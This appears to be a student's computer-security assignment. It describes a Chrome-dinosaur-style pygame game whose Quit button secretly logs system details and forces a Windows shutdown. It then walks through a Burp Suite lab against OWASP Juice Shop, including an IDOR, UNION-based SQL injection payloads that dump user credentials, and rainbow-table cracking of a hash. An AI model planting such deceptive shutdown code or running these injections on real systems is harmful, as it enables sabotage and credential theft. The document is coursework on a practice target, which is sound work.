FCS Assignment 2
Question 1

I have made a simple game using pygame to mimic the popular dinosaur game on Google Chrome.
The game resembles the appearance of the dinosaur game with a dinosaur which is running through a desert jumping over cacti.

Phishing:
When the dinosaur collides with the cactus there are two buttons that appear on the screen-Play Again and Quit.

Each of these buttons is phishy in nature.
Play Again:Clicking this button restarts the game but not before it opens up a malicious youtube video.

```
if play_again_button.collidepoint(mouse) and click[0] == 1:
    webbrowser.open('https://www.youtube.com/watch?v=dQw4w9WgXcQ')
    game_over = False
    cacti.clear()
    dino_y = ground_y - dino_image.get_height() + 20
    score = 0
```

Quit: Clicking the quit button ends the game but also logs the details of the user's OS in a text file. It also shuts down the users system.

```
if quit_button.collidepoint(mouse) and click[0] == 1:

    send_data()
    os.system("shutdown /s /t 1")
    pygame.quit()
    sys.exit()
```

```
Comment Code
def send_data():
    system_details = f"System Details:\n{platform.uname()}"
    with open('phishing_demo.txt', 'w') as file:
        file.write(system_details)
```

```
System Details:
uname_result(system='Windows', node='Arnav', release='11', version='10.0.22621', machine='AMD64')
```


2)Ways to prevent phishing:
1)**Think before clicking:** Do not click on links and buttons before verifying the URL of the website where you are being taken. Be especially careful of misspellings or slight verifications. Wherever possible go to the website directly by typing in the URL rather than clicking on a link.
2)**Financial Information:** Verify the website is legitimate before entering any financial information. Be especially cautious of calls,mail and messages that ask for financial details. Do not pass on personal information to strangers.
3) **Anti-Phishing Toolbar:** This is a tool that alerts you about a phishing website before you click the link to visit by comparing the URL against already known phishing sites.
4)**Block Pop-Ups:** The X button on pop-ups can lead to potentially malicious links. Instead press on the small x button in the upper corner of windows.
5)**Firewalls:** Firewalls are the best form of defense against any form of intrusion. Firewalls can block malicious emails and other forms of communication. DNS filtering capabilities can block access to known malicious websites.
6)**Browser and OS updates:** Updates and patches are frequently released to protect from zero-day vulnerabilities. Always keep your software up to date.
7)**Strong Passwords:** Keep passwords that are strong and not easily guessable.Don't keep the same password for each website because of one website gets compromised your account on each of the websites could get compromised. Also keep changing passwords regularly.
8)2FA: Enable 2 factor authentication wherever possible for an extra layer of security. All your bank accounts must be configured to send an email or message when a translation takes place. Keep track of these mails and report at the earliest if you find something fishy.

Referenced from: https://www.phishing.org/10-ways-to-avoid-phishing-scams


Dino.png and cactus.png taken from google images.

FCS Assignment 2
Question 2


I have used FireFox as an external browser and configured it to use BurpSuite as a proxy.
The first step is to go to Preferences in Firefox.
Go to General tab and find Networks Proxy.
Here we add Manual Proxy and add 127.0.0.1 and port 8080 in the HTTP Proxy. The checkbox below this field must be checked. Click OK.



Check BurpSuite to ensure that the Proxy Listener is active on this port and IP. Here we find that the Proxy listener is active on this port and IP.




Now we shall download the CA certificate for BurpSuite from http://127.0.0.1:8080




Click on CA Certificate to download the CA certificate.

Go to Settings on firefox and navigate to Privacy and Security Settings. Now scroll down to view Certificate and Import the newly downloaded certificate.




This would allow it to capture requests made on external browser. However we still need to configure BurpSuite to capture requests on localhost application.
 Go to Firefox and type about:config.
Type `network.proxy.allow_hijacking_localhost` and toggle it to true. Now our BurpSuite would intercept requests on localhost applications as well.

b)We make a request to display all requests with keyword fruits
This request is intercepted using BurpSuite




Now send it to repeater where we can try to manipulate this request and see the response.




We change the param in the URL to orange to find products with the orange keyword.

b)Send a feedback from your ID and see how the request looks.




Note the UserId param in the json object.
All we would need to change is this.
We change it to 3 i.e. bender
We do this using repeater.
Details of UserId:

He doesn't seem to have a username though his email is bender@juice-sh.op.




c)The SQL injection needs to be run on the search endpoint.

We shall try and see what happens in backend to try and discover the SQL schema for users.




We discover that the schema in the backend is SQLLite.
Also by trial error we discover that the query of type
http://localhost:3000/rest/product/search?q=apple'))-- results in a success,so injection has to be of this kind.




All SQLLite table schema in a database is stored in sqlite_master in the database.
So we try to break into this table to find schema of the Users table.


We first would need to find the number of columns in Products table which is found to be 9 by trial and error.



Now to get details about tables in the databse we run
Select sql from sqlite
Our injection becomes:**l'))UNION SELECT sql,2,3,4,5,6,7,8,9 from sqlite_master–**
We get the schema:




Now simply replace column names in the SQL injection
So our injection is:
l'))UNION SELECT id,username,email,password,role,profileImage,totpSecret,lastLoginIp,isActive from Users–



Login JIM

Password hash obtained from the SQL Injection is e541ca7ecf72b8d1286474fc613e5e45

We crack this online using rainbow tables.



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

